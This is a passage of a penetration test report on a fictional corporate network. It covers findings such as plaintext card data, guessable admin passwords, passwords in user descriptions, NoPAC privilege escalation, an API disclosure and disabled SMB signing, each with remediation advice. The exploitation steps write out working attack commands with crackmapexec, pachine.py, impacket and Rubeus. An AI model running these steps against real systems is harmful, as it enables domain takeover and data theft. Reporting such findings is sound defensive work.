XXXXXX-XX strongly recommends XXX disable this endpoint as it exposes sensitive information. If this endpoint must remain accessible, then modifying the source code of the application or implementing access controls serves as an alternative mitigation.

END OF FINDING BLOCK

7.2.7 Sensitive Customer Data in Plaintext		CVSS	Risk
Impact	CRITICAL	**6.1** **Medium**	**Crit.**
Likelihood	MEDIUM		
CVSS String	CVSS:3.1/AV:A/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:N		
Affected Scope	10.0.0.210 (PAYMENT-DB.corp.cc.local) ➔ **TCP/5432** ➔ postgres		
Vulnerability Summary	XXXXXX-XX has discovered that the PostgreSQL instance running on `PAYMENT-DB.corp.cc.local` contains sensitive customer data in plaintext. An attacker can view this information only when they have the password to the postgres database.		
Technical Impact Description	The technical impact of this vulnerability towards XXX and their other machines is minimal.		
Business Impact Description	Successful exploitation of this vulnerability allows for an attacker to view the customers' sensitive data with ease. Information ranging from credit card information to customer names can be found in the database. This vulnerability is noncompliant with PCI as user data is insecurely stored. This vulnerability is in violation of GDPR as it contains one or more of the following issues: insecure data processing, insecure data access, or insecure systems containing said data, which may incur fines averaging $140,000 or up to $21.5 million per violation depending on how strictly fines are applied by the enforcing organization.		
Likelihood Description	This vulnerability is somewhat less likely to be exploited as in order to gain access to the database, an attacker needs the correct password to the database user. This password is gained from having access to a containerized service.		
MITRE ATT&CK	N/A N/A		
Compliance Violations	**PCI DSS:** 3.3.1, 3.3.1.1, 3.3.1.2, 3.3.2, 3.5.1 **GDPR:** 5, 9, 25, 32 **NRS § 603A.010-NRS § 603A.290:** N/A		

Exploitation Details

1. **Discovery of the endpoint**
   Nmap data was uploaded to AMUNGoS during the initial reconnaissance step. Port 5432 was discovered to be open on `PAYMENT-DB.corp.cc.local`.

```
nmap 10.0.0.210
```




Figure 37 [redacted] *dentifying PostgreSQL running*

2. **Log into postgres**
   Provide the correct password to access the Postgres database.

```
psql -U postgres -h 10.0.0.210 -p 5432
```





Figure 38 *Successful access to postgreSQL server*

3. **View sensitive customer information**
   Run the following command to view customer credit card information.

```
SELECT * from billing.credit_cards;
```



id	name	number	expiration	ccv	zip
1	Ro	2131			
2	Ch	3718			
3	An	2131			
4	Al	3528			
5	Na	4591			
6	Jo	4995			
7	Tr	1800			
8	Ri	3767			
9	Ni	4970			
10	Ho	3534			

Figure 39 *XXXXXX-XX querying sensitive customer data*

Remediation
XXXXXX-XX recommends that XXX should encrypt sensitive customer data so that attackers will not be able to easily access the sensitive data given that they have already compromised the database.

END OF FINDING BLOCK

7.2.8 Guessable Service Admin Passwords		CVSS	Risk
Impact	CRITICAL	N/A	Crit.
Likelihood	CRITICAL		
CVSS String	N/A		
Affected Scope	10.0.0.12 (LPS.corp.cc.local) ➔ **TCP/3306** ➔ MYSQL ➔ **TCP/80** ➔ HTTP 10.0.0.100 (LDAP.corp.cc.local) ➔ **TCP/389** ➔ LDAP		
PREVIOUS VULNERABILITY			
Vulnerability Summary	XXXXXX-XX discovered that multiple services within XXX's network have weak passwords for administrator accounts. XXXXXX-XX easily guessed these passwords using common pairs of usernames and passwords.		
Technical Impact Description	Attackers exploit weak credentials for administrator level accounts to gain full control over services. With this access attackers are then able to modify most attributes within the service, completely compromising the integrity of the information in the service.		
Business Impact Description	Attackers that are able to successfully access services with administrative privileges due to the guessable credentials have the capability to disrupt the availability of the services and/or disclose sensitive information that is contained by the service. This vulnerability is in violation of the NRS § 603A.010-NRS § 603A.290 as it contains either first names or first initials and last names and one or more of the types of PII listed in Table 8 and if exploited would require a data breach notification be sent to all customers. This vulnerability is noncompliant with PCI as user data is insecurely processed or stored and/or the system which contains the data is insecure.		
Likelihood Description	Exploitation of this vulnerability is highly likely due to publicly available tools and password lists of previously compromised passwords.		

MITRE ATT&CK	T1110.001 – Brute Force: Password Guessing
	M1027 – Password Policies M1047 – Audit
Compliance Violations	**PCI DSS:** 8.3.5., 8.3.6, 8.3.7, 8.3.9 **GDPR**: N/A **NRS § 603A.010-NRS § 603A.290:** Applies

Exploitation Details

1. **Attempt to log into MariaDB without password**
   It is common to test authentication with no password on any known account.

```
mysql -u root -p -h 10.0.0.12
```




Figure 40 *Accessing MariaDB with no password*

2. **Log into rewards portal**
   The `admin` account on the rewards portal contained a guessable password.

Figure 41 *Logging into the rewards portal with guessable credentials*

3. **Accessing LDAP**
   LDAP also contains guessable credentials for the `admin` account.

```
ldapsearch -h 10.0.0.100 -D 'cn=admin,dc=XXXXXXXXX,dc=com' -W -b
"DC=XXXXXXXXX,DC=com" | head -n 100
```




Figure 42 *Logging into the LDAP server with guessable admin credentials*

Remediation
XXXXXX-XX recommends XXX immediately change the passwords of the effective accounts. Additionally, implementing a strong password policy will contribute significantly to the mitigation of the vulnerability.

END OF FINDING BLOCK

7.3 HIGH-RISK FINDINGS

7.3.1	Password in User Description	CVSS	Risk
Impact	CRITICAL	**8.8** High	**High**
Likelihood	HIGH		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H		
Affected Scope	10.0.0.5 (DC01.corp.cc.local) 10.0.0.6 (ADCS.corp.cc.local) 10.0.0.11 (HMS.corp.cc.local) 10.0.0.51 (WORKSTATION01.corp.cc.local) 10.0.0.52 (WORKSTATION02.corp.cc.local) → **Users** → a.hunt → i.appleton → n.williams → e.wood → b.dole → h.franks → e.stevenson → d.nurton → j.jackson → c.newman		
Vulnerability Summary	XXXXXX-XX discovered multiple Active Directory users with passwords in their user description on the `corp.cc.local` domain. Some of these users were `Domain Admins`.		
Technical Impact Description	Attackers are capable of using any domain user to read any of the affected users' passwords and subsequently access their accounts. Since some of these users were `Domain Admins`, attackers would also be able to elevate privileges and compromise the domain.		
Business Impact Description	Successful exploitation places threat actors in a position to exfiltrate sensitive, critical information from the affected hosts, along with completely inhibiting or destroying their functionality. This vulnerability impacts XXX's reputation as if exploited by attackers would require disclosure about exposed PII to affected		

	customers which will dramatically diminish customer trust in XXX. This vulnerability is noncompliant with PCI as user data is insecurely processed or stored and/or the system which contains the data is insecure. This vulnerability is in violation of GDPR as it contains one or more of the following issues: insecure data processing, insecure data access, or insecure systems containing said data, which may incur fines averaging $140,000 or up to $21.5 million per violation depending on how strictly fines are applied by the enforcing organization.
Likelihood Description	This misconfiguration is likely to be exploited due to a lack of difficulty; the only prerequisite is that an attacker would need a valid domain user to obtain read access to this information.
MITRE ATT&CK	T1552 - Unsecured Credentials
	M1047 - Audit
Compliance Violations	**PCI DSS**: 8.3.5, 8.3.6, 8.3.7, 8.3.9 **GDPR:** 5, 9, 25, 32 **NRS § 603A.010-NRS § 603A.290:** N/A

Exploitation Details

1. **Enumerate domain users and descriptions**
   The enum4linux-ng tool can be used to do this. Low privileged domain user credentials were used.

```
python3 enum4linux-ng.py 10.0.0.5 -u 's.locke' -p '<REDACTED>'
| grep -E '(username|description)' | grep -v 'description:
(null)'
```




Figure 43 *Description of the user contains a password*

2. **Authenticate with the password**
   The CrackMapExec tool was used to log in with the password over SMB, however, it is possible to log in through other methods such as physically or through RDP.

```
crackmapexec smb 10.0.0.5 -u 'b.dole' -p '<REDACTED>'
```

Figure 44 *Successfully logging in with the password*

Remediation
XXXXXX-XX strongly recommends removing the passwords from the descriptions of the affected users and to find an alternative, more discrete solution for providing passwords to users.

END OF FINDING BLOCK

7.3.2	NoPAC Privilege Escalation	CVSS	Risk
Impact	CRITICAL	**8.5** High	High
Likelihood	MEDIUM		
CVSS String	CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:H		
Affected Scope	10.0.0.5 (DC01.corp.cc.local) ➔ **TCP/88** ➔ Kerberos ➔ **TCP/445** ➔ SMB		
PREVIOUS VULNERABILITY			
Vulnerability Summary	XXXXXX-XX rediscovered `DC01.corp.cc.local` was vulnerable to NoPAC, which XXXXXX-XX leveraged to gain Domain Admin on XXX's network. NoPAC abuses CVE-2021-42278 and CVE-2021-42287 on out-of-date Active Directory environments to spoof the identity of the Domain Controller and obtain administrative access to the domain.		
Technical Impact Description	Successful exploitation of this vulnerability grants an attacker the ability to impersonate a selected Domain Controller, granting full privileges on the entire domain.		
Business Impact Description	Successful exploitation places threat actors in a position to exfiltrate sensitive information from all hosts on the domain, along with completely inhibiting or destroying the functionality of the hosts. This vulnerability impacts XXX's reputation as if exploited by attackers would require disclosure about exposed PII to affected customers which will dramatically diminish customer trust in XXX. This vulnerability is noncompliant with PCI as user data is insecurely processed or stored and/or the system which contains the data is insecure. This vulnerability is in violation of GDPR as it contains one or more of the following issues: insecure data processing, insecure data access, or insecure systems containing said data, which may incur fines averaging $140,000 or up to $21.5 million per violation depending on how strictly fines are applied by the enforcing organization.		
Likelihood Description	It is somewhat likely that an attacker will exploit this vulnerability. Successful exploitation of this vulnerability requires valid Domain User credentials and requires adequate knowledge of Active Directory in order to identify and properly		

	exploit.
MITRE ATT&CK	T1098 – Account Manipulation
	M1018 – User Account Management
Compliance Violations	**PCI DSS:** 6.3.3 **GDPR:** 5,9,25,32 **NRS § 603A.010-NRS § 603A.290:** N/A

Exploitation Details

1. **Run NoPAC attack against domain controller with a non-privileged user**
   Using a non-privileged user, XXXXXX-XX obtained a publicly-available tool from GitHub to automatically exploit this vulnerability. In short, this exploit creates a new machine account, changes its SAM account name to the domain controller's SAM account name, and then requests a Kerberos ticket as the domain controller.

```
python3 pachine.py -dc-ip 10.0.0.5 -dc-host dc01.corp.cc.local
-spn cifs/dc01 -impersonate administrator 'corp.cc
.local/b.johnson' -hashes <REDACTED>
```




Figure 45 *Running NoPAC exploit against domain controller*

2. **Convert .ccache ticket into .kirbi**
   XXXXXX-XX used ticketConverter.py from impacket to convert the Kerberos ticket from .ccache to .kirbi format.

```
impacket-ticketConverter administrator@corp.cc.local.ccache
administrator.kirbi
```




Figure 46 *Converting ticket from .ccache format to .kirbi*

3. **Convert the ticket into Base64 format**

```
cat administrator.kirbi | base64 -w 0
```

Figure 47 *Converting the ticket into Base64 format*

4. **Import the ticket into current session**
   XXXXXX-XX used Rubeus to import the extracted ticket into the current session.

```
Rubeus.exe ptt /ticket:<REDACTED>
```

Figure 48 `administrator` *Kerberos ticket successfully imported into current logon session*

5. **Confirm that ticket is successfully imported**
   XXXXXX-XX confirmed that the current logon session has imported the domain administrator's Kerberos ticket.

```
klist
```

```
[Sat Jan 14 2023 14:49:37] / 252 / operator4
run -Executable klist -Arguments None
1
2  Current LogonId is 0:0x3e7
3
4  Cached Tickets: (1)
5
6  #0> Client: administrator @ COZY
7      Server: cifs/dc01.corp.cc.local @ CORP.CC.LOCAL
8      KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
9      Ticket Flags 0xa5000000 -> reserved forwarded may_postdate invalid
10     Start Time: 1/14/2023 6:48:37 (local)
11     End Time:   1/14/2023 16:48:36 (local)
12     Renew Time: 1/15/2023 6:48:37 (local)
13     Session Key Type: AES-256-CTS-HMAC-SHA1-96
14     Cache Flags: 0
15     Kdc Called:
```

Figure 49 `administrator` *Kerberos ticket successfully imported into current logon session*

Remediation
XXXXXX-XX recommends XXX to update `DC01.corp.cc.local` with any Microsoft updates released November 9, 2021 or later. If this is not possible, XXXXXX-XX recommends updating or replacing the operating system to a current release of Server 2016 or newer. This will completely remediate the vulnerability.

END OF FINDING BLOCK

7.3.3 Excessive Information Disclosure		CVSS	Risk
Impact	HIGH	**8.1** Critical	**High**
Likelihood	MEDIUM		
CVSS String	CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N		
Affected Scope	10.0.0.12 (LPS.corp.cc.local) ➔ **TCP/443** ➔ HTTPS		
Vulnerability Summary	XXXXXX-XX discovered that upon a successful login to the rewards portal found on `LPS.corp.cc.local`, data pertaining to all of the users on the database gets leaked.		
Technical Impact Description	The technical impact of this vulnerability towards XXX and their other machines is minimal.		
Business Impact Description	Successful exploitation of this vulnerability is dangerous as attackers would gain access to sensitive information from other users including emails, usernames, and passwords. This vulnerability impacts XXX's reputation as if exploited by attackers would require disclosure about exposed PII to affected customers which will dramatically diminish customer trust in XXX. This vulnerability is noncompliant with PCI as user data is insecurely processed or stored and/or the system which contains the data is insecure. This vulnerability is in violation of GDPR as it contains one or more of the following issues: insecure data processing, insecure data access, or insecure systems containing said data, which may incur fines averaging $140,000 or up to $21.5 million per violation depending on how strictly fines are applied by the enforcing organization.		
Likelihood Description	This vulnerability is moderately likely to be exploited as an attacker would initially need to have a valid login session before the information gets dumped.		
MITRE ATT&CK	N/A		
	N/A		
Compliance Violations	**PCI DSS:** 6.2.1 **GDPR:** 5, 9, 25, 32 **NRS § 603A.010-NRS § 603A.290:** N/A		

Exploitation Details

1. **Discovery of the endpoint**
   Nmap data was uploaded to AMUNGoS during the initial reconnaissance step. Port 443 was discovered to be open on `LPS.corp.cc.local`. Upon visiting it revealed a login portal.

```
nmap 10.0.0.12
```

Figure 50 *Login portal for rewards portal*

2. **Login into portal**
   XXXXXX-XX logged into the portal by supplying valid credentials with the browser's Network Tools open.

```
CTRL + SHIFT + I
```




Figure 51 *Portal login showing credentials*

3. **View the API request**
   Upon logging in, the API `userapi` makes a request which can be viewed. The request of interest is the query function that gets called.

Figure 52 *Credential disclosure in POST request return*

4. **View information**
   Right click on the query and click "View Response" to view all of the data.


```
{
  "active":true,
  "admin":true,
  "email":"B[redacted]e@g[redacted]m",
  "id":3,
  "name":null,
  "password":"[redacted]",
  "points":688455557,
  "secret":"xcp[redacted]",
  "type":"admin",
  "user":"M[redacted]z",
  "username":"M[redacted]z"
},
{
  "active":true,
  "admin":true,
  "email":"C[redacted]e@g[redacted]m",
  "id":4,
  "name":null,
  "password":"[redacted]",
  "points":132988912,
  "secret":"hqp[redacted]",
  "type":"admin",
  "user":"G[redacted]l",
  "username":"G[redacted]l"
```


Figure 53 *Credential exposure of all users*

Remediation

XXXXXX-XX recommends XXX to change the code of the application so the information of other users is not disclosed during the login process.

END OF FINDING BLOCK

7.3.4	SMB Signing Disabled	CVSS	Risk
Impact	HIGH	**8.0** High	**High**
Likelihood	HIGH		
CVSS String	CVSS:3.1/AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H		
Affected Scope	10.0.0.6 (ADCS.corp.cc.local) 10.0.0.11 (HMS.corp.cc.local) 10.0.0.51 (WORKSTATION01.corp.cc.local) 10.0.0.52 (WORKSTATION02.corp.cc.local) 10.0.200.101 (KIOSK01.guest.cc.local) 10.0.200.102 (KIOSK02.guest.cc.local) 10.0.200.103 (KIOSK03.guest.cc.local) 10.0.200.104 (KIOSK04.guest.cc.local) ➔ **TCP/445** ➔ SMB		
PREVIOUS VULNERABILITY			
Vulnerability Summary	XXXXXX-XX rediscovered the above hosts on the network had SMB signing disabled. A domain with SMB signing disabled allows for certain attacks such as NTLM relaying to occur.		
Technical Impact Description	Successful exploitation of this vulnerability would typically come through forms such as an NTLM relay attack. Compromise of any account or system in the relay will be gained with such an attack.		
Business Impact Description	Successful exploitation of this vulnerability has varying degrees of impact. A threat actor may be able to disrupt or disable a single host, or all of the affected. This vulnerability will directly impact revenue generation as it directly impacts systems or services critical to XXX's revenue generating operations.		
Likelihood Description	It is somewhat likely to be exploited; it is not complex and there are many resources and tools which detail how to exploit this. However, there are multiple prerequisites to abuse this misconfiguration such as client interaction or a valid set of domain credentials.		
MITRE ATT&CK	N/A		

	M0801 – Access Management M1015 – Active Directory Configuration M1047 – Audit M1054 – Software Configuration
Compliance Violations	N/A

Exploitation Details

1. **Identify the hosts with SMB signing disabled**

```
crackmapexec smb 10.0.200.0-127
crackmapexec smb 10.0.0.0-127
```




Figure 54 *Using CrackMapExec to identify hosts on the Guest network that didn't sign SMB traffic*




Figure 55 *Using CrackMapExec to identify hosts on the Corporate network that didn't sign SMB traffic*

Remediation

[redacted] recommends XXX to enable SMB signing across all domain computers. If applications require SMB signing to be disabled, [redacted] recommends XXX to disable NTLM authentication and limit privileges of local administrator users.




Figure 56 *Configuring SMB signing through Active Directory Group Policy*

